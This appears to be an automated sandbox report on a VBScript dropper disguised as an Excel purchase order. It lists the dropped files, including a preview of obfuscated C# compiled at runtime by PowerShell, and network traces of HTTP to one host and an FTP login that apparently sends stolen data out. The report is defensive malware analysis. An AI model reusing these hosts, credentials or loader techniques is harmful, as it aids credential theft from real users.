Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winVBS@13/10@2/2
EGA Information:	Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	- Successful, ratio: 99% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Found application associated with file extension: .vbs - Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, audiodg.exe, UserOOBEBroker.exe, RuntimeBroker.exe, ShellExperienceHost.exe, WMIADAP.exe, backgroundTaskHost.exe, MoUsocoreWorker.exe, svchost.exe, Usoclient.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.190.159.64, 40.126.31.73, 20.190.159.2, 40.126.31.71, 20.190.159.75, 20.190.159.71, 20.190.159.73, 40.126.31.69
- Excluded domains from analysis (whitelisted): wdcpl.t.microsoft.com, client.wns.windows.com, prda.aadg.msidentity.com, login.live.com, tile-service.weather.microsoft.com, ctdl.win dowsupdate.com, login.msa.msidentity.com, www.tm.a.prd.aadg.trafficmanager.net, www.tm.lg.prod.aadmsa.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

- No simulations

Joe Sandbox View / Context

IPs

- No context

Domains

- No context

ASNs

- No context

JA3 Fingerprints

- No context

Dropped Files

- No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8003
Entropy (8bit):	4.841989710132343
Encrypted:	false
SSDEEP:	192:Qxoe5GVsm5emddVFfn3eGOVpN6K3bkkjo5dgkjD4iWN3yBGHD9smqdcU6C5pOWik:7hVoGlpN6KQkj22kjh4iUxgrib4J
MD5:	677C4E3A07935751EA3B092A5E23232F
SHA1:	0BB391E66C6AE586907E9A8F1EE6CA114ACE02CD
SHA-256:	D05D82E08469946C832D1493FA05D9E44926911DB96A89B76C2A32AC1CBC931F
SHA-512:	253BCC6033980157395016038E22D3A49B0FA40AAE18CC852065423BEF773BF000EAAEB0809D0B9C4E167883288B05BA168AF0A756D6B74852778EAAA30055C2
Malicious:	false
Preview:	PSMODULECACHE.....\$.z..Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule....Find-Module.....Find-RoleCapability.....Publish-Script.....\$.z..T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*..Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\RESB964.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols, created Mon Nov 28 18:47:34 2022, 1st section name ".debug\$S"
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	3.9921267078861025
Encrypted:	false
SSDEEP:	24:HQzW9Yrm5gHKwKPfwi+ycuZhNNakSLPNnqS2d:Cri5gBKPo1ulNa3hqSG
MD5:	2706F0D7F5DABC5A1CC721DBA692F1EB
SHA1:	CC65CD85D89F680C17DB16BE8E8CB58530E2EF11
SHA-256:	620588E2053D963D41915EB65D5215C2F00626406C8BEABFDA33BB1EC8552DF8
SHA-512:	F07612030E995F8E3AD846E2A69FC7C6D9BC189ABC8C07563F91042044E4F9EFE5BE9E91048B87845D43F775863E54FE41FE663C84F529C1A31BE3429785C179
Malicious:	false
Preview:	L...F...c.....debug\$S.....P.....@...B.rsrc\$01.....X.....4.....@...@.rsrc\$02.....P...>.....@...@.....U....c:\Users\user\AppData\Local\Temp\u5h0 ocqr\CS31BB2AFB2CA9494684B4A57A653EBF6B.TMP.....v.5.^h...+.....5.....C:\Users\user\AppData\Local\Temp\RESB964.tmp.-.<.....a..Mic rosoft (R) CVTRES.Y.=.cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0..... H.....L.....H.....L4...V.S...V.E.R.S.I.O.N...I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n. f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0.....0.....<.....I.n.t.e.r.n.a.l.N.a.m.e...u.5.h.0.o.c.q.r...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i. g.h.t... ..D.....O.r.i.g.

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_azl1colp.uti.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKiFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_nvcwr2p1.jka.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKiFS:SnqbKAKWGX

MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736FC0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0980330764827024
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAI n5gryvak7YnqqLPN5Dlq5J: +RI+ycuZhNNakSLPNnqX
MD5:	CF76A035E6CF5E68BABD2B2B1AD6E4C7
SHA1:	C1514CC6A2B7B4FFBD8F7EEBAD9E480571779443
SHA-256:	1B0111D7F6316C3A023E61C0D21FF50A1D0FEC547E255F95FFBF1BE1A9112F6F
SHA-512:	33A8E9C0EF13EC208A763442095D7F7D33790673991B231DB1CD5B356101215B2DCA18F345CD54291E2F528E64427E5E63C3F37A61764A780CF3048B25E88197
Malicious:	false
Preview:	L...<.....0.....L4...V.S._V.E.R.S.I.O.N_..I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ..0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...u.5.h.0.o.c.q.r...d.l.l.....(.. ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.....D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...u.5.h.0.o.c.q.r...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0.. 0...0...0...

C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (1330), with no line terminators
Category:	dropped
Size (bytes):	1333
Entropy (8bit):	5.039121039231445
Encrypted:	false
SSDEEP:	24:JVS3UwgVcVn1pl65/6f8cwM2sVS86mCVmuWyBeFcwXQ:JVAngyVn1pl65/6EPYpaVmry0FPXQ
MD5:	5275A510067D1ABB9D22D3925B1C219F
SHA1:	41B1A3E7A0EE598898BFDC2E5BFDF6A2D34E6D64
SHA-256:	F44938B9BA94A2465515FD9EA6D319016294EAFa6EDC89A5D2E736195C3FA649
SHA-512:	B8CC343A3A47116F796D7554DEF206E86DEFEF0379DE0D3EA8870B8655425CD9ADB08600452313D9D9C7B0483BFCCF1809CB41AB53B36E24D951D6F1F7403C
Malicious:	false
Preview:	.using System;using System.Runtime.InteropServices;public static class Thwartness1 {[DllImport("ADVAPI32.DLL")]public static extern int GetServiceKeyName(int No yisl,int Sigt69,int Affal,int бага);[DllImport("gdi32")]public static extern int GetClipRgn(int Mul,int Ggegu);[DllImport("kernel32")]public static extern IntPtr EnumSyst emLocalesW(uint v1,int v2);[DllImport("kernel32")]public static extern int GlobalDeleteAtom(int Pre151);[DllImport("gdi32")]public static extern int StrokeAndFillPath(int Ethyl87);[DllImport("user32")]public static extern int CloseClipboard();[DllImport("winspool.drv")]public static extern int ScheduleJob(int Unover226,int akti);[DlImpor t("ADVAPI32.DLL")]public static extern int QueryServiceConfig(int Regler,int Cos0,int Dispos,int Napho27);[DllImport("winspool.drv")]public static extern int DocumentProp erties(int Fors,int Langre,int Skriv,int hem,int Sambaf,int Reti);[DllImport("gdi32")]public static extern int PtVisible(int Sat,int Aspa,int Prjsis);[DllImpo

C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline 	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (368), with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.256918784888624
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuJdDqXLTKbDdqB/6K2CN23fhMg+zs7+AEszICN23fhMan:p37Lvkmb6Km5MfWZE75Ma
MD5:	D434ED867F2BEDFD239B64F88AD3C65A
SHA1:	1E6F95BCE2D835E04769E0927CF7421589BCAE6C
SHA-256:	D7682C0718ABFC7CE651D1D5D895036778C92A950C16A93065526AA52B508C27
SHA-512:	039A3610CAEC83FF4E70E6357F1C7FB0674FB50E54AB879A9CE6A9D8D7F38E018F2BA379D7FCBDA8F4AD5BF4234B385B3E8A4FED7E28808D6328CF33E620B2D0
Malicious:	true

Preview:	.:/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs"
----------	---

C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.3137761331931865
Encrypted:	false
SSDEEP:	48:6c94JSH+GEZhAdlfdW4DxrlUZQFNyg1ulNa3hq:DeSeHhYVdW0xrlUJfK
MD5:	CD3E785DA5D5237AA385B4CD2972B654
SHA1:	BA6615966F40545F716E729813BDC07F1D6A767F
SHA-256:	5D2C059FED935989F937445329E7925092739DEFD1321AF96DFC48597DB599C6
SHA-512:	55B8F968D4044D6961C5A0A48E193C8CE3CBBEAD568A60D2D991BDCD968C693729288BB29EFE9F5A70132D0CDE33875FDE97DD7A1D74E51202A60E21F17511A5
Malicious:	false
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....PE..L..F..c.....!.....'.....@..... ..@.....&..W...@.....`.....H.....text...\$.....`rsrc.....@.....@..@.rel oc.....`.....@..B.....'.....H.....P ..t.....BSJB.....v4.0.30319.....l.....#~.T.....#Strings.....#US.....#GUID.....p. ..#Blob.....G.....%3.....%.....3.....S.4.....L.....W.....j.....{.....#.....'.....1.....

C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.out	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (445), with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.31878829668306
Encrypted:	false
SSDEEP:	12:xKqR37Lvkm6K6m5MfWZE75MTKaxK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:Aqd3ka6KmXE7aKax5DqBVKVrdFAMBJTH
MD5:	598DEDC2D4A52EA0EB3A1B60A9C9598E
SHA1:	7B6AB880BAB1FD92B78F4EEDE77E7B47E9E7B2E9
SHA-256:	E1094BEB4B40ABBF826AA1549999F7482D93D3222BE8C13A4424E6F6BFC5C665
SHA-512:	1E632D8B7A5359AEAB741EDC7E0BE72EFA66D98CB08F31B0E7155B8EF7BAE39DC090C1EF0B9BDBC8DD4B9B4FE2650A80A9727EA445DBF4D5E86B271F297B50F
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkId=533240

\Device\ConDrv	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:1BVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.869402783042103
TrID:	
File name:	PO-09784893.xlsx.vbs
File size:	359082
MD5:	bfa859d9ad7b23d3606ea13f525065a7
SHA1:	a1b3e395dc20bcdaa866b953a08a48d0079bace2
SHA256:	ec51e9ad23c469e82059bd497873749017e80e136053a25c7a752ffa18bf2002
SHA512:	355600deeb50415c614e324248f918e3296a9e5b5cf0c3c89a4a41b4d796c6e556f418895fcd0bd132c38cea753e56d9f731b192e9bbf780f97a95847478017d
SSDEEP:	6144:JBYNxYY6fG4TOZLzB65IL/IRL5PIQTzW42RcCUsaPw9L3x2l/rjbpHZIKK:7U6+4q5B65dRVPIQMCCUsqQU86KK
TLSH:	A8748C1CDA2527D7FD1A735AA8D10AC83DED30251F26F769ACED4279F1C21D8873A209
File Content Preview:	..'zephyrian stratagem Wigwamerne177 Alcoholisable53 PROMISINGLY ..'ACETAMID GRANULARITY Mandatet torteaus TANGFORLSENDES ALTOCUMULUS Jambarts ..'Gein187 garglers Goslet Afblsnings ENEHERREDMMERS UNDSEELIGHED TUSSENS Mrtelvrkets139 HOG besvrger stellularl

File Icon



Icon Hash:	e8d69ece869a9ec4
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Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 18:48:07.643614054 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.658411026 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.774609089 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.774907112 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.776026011 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.892116070 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.907953024 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908020973 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908077002 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908129930 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908184052 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908236980 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908273935 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.908273935 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.908292055 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908422947 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908449888 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.908478975 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908534050 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:08.908618927 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.908618927 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.908782005 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:08.908782005 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.024749994 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.024827957 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.024884939 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.024938107 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.024993896 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025048018 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025083065 CET	49816	80	192.168.11.20	192.185.145.188

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 18:48:09.025083065 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.025104046 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025158882 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025213957 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025250912 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.025268078 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025321007 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025373936 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025423050 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.025423050 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.025423050 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.025427103 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025481939 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025536060 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025588036 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025592089 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.025679111 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025754929 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025763988 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.025763988 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.025763988 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.025815964 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025876999 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.025935888 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.026099920 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.026099920 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.142076969 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142170906 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142232895 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142288923 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142343044 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142390013 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.142390013 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.142398119 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142452955 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142457962 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.142508984 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142563105 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142616987 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142627001 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.142672062 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142726898 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142780066 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142800093 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.142800093 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.142833948 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142888069 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142940998 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.142968893 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.143011093 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143070936 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143124104 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143140078 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.143140078 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.143140078 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.143193007 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143249989 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143304110 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143306017 CET	49816	80	192.168.11.20	192.185.145.188

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 18:48:09.143357038 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143410921 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143464088 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143517971 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143524885 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.143524885 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.143524885 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.143524885 CET	49816	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:48:09.143570900 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143625021 CET	80	49816	192.185.145.188	192.168.11.20
Nov 28, 2022 18:48:09.143678904 CET	80	49816	192.185.145.188	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 18:48:07.610390902 CET	54138	53	192.168.11.20	1.1.1.1
Nov 28, 2022 18:48:07.634459972 CET	53	54138	1.1.1.1	192.168.11.20
Nov 28, 2022 18:48:18.758641958 CET	60447	53	192.168.11.20	1.1.1.1
Nov 28, 2022 18:48:18.900638103 CET	53	60447	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 28, 2022 18:48:07.610390902 CET	192.168.11.20	1.1.1.1	0x240e	Standard query (0)	b3solution scws.com	A (IP address)	IN (0x0001)	false
Nov 28, 2022 18:48:18.758641958 CET	192.168.11.20	1.1.1.1	0x51b4	Standard query (0)	ftp.mcmpri nt.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 28, 2022 18:48:07.634459972 CET	1.1.1.1	192.168.11.20	0x240e	No error (0)	b3solution scws.com		192.185.145.188	A (IP address)	IN (0x0001)	false
Nov 28, 2022 18:48:18.900638103 CET	1.1.1.1	192.168.11.20	0x51b4	No error (0)	ftp.mcmpri nt.net		185.31.121.136	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- b3solutionscws.com


FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 28, 2022 18:48:18.973593950 CET	21	49819	185.31.121.136	192.168.11.20	220----- Welcome to Pure-FTPd [privsep] [TLS] ----- 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 1 of 50 allowed. 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 1 of 50 allowed.220-Local time is now 19:48. Server port: 21. 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 1 of 50 allowed.220-Local time is now 19:48. Server port: 21.220-This is a private system - No anonymous login 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 1 of 50 allowed.220-Local time is now 19:48. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 1 of 50 allowed.220-Local time is now 19:48. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Nov 28, 2022 18:48:18.973908901 CET	49819	21	192.168.11.20	185.31.121.136	USER noffice@mcmpri nt.net
Nov 28, 2022 18:48:19.006086111 CET	21	49819	185.31.121.136	192.168.11.20	331 User noffice@mcmpri nt.net OK. Password required

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
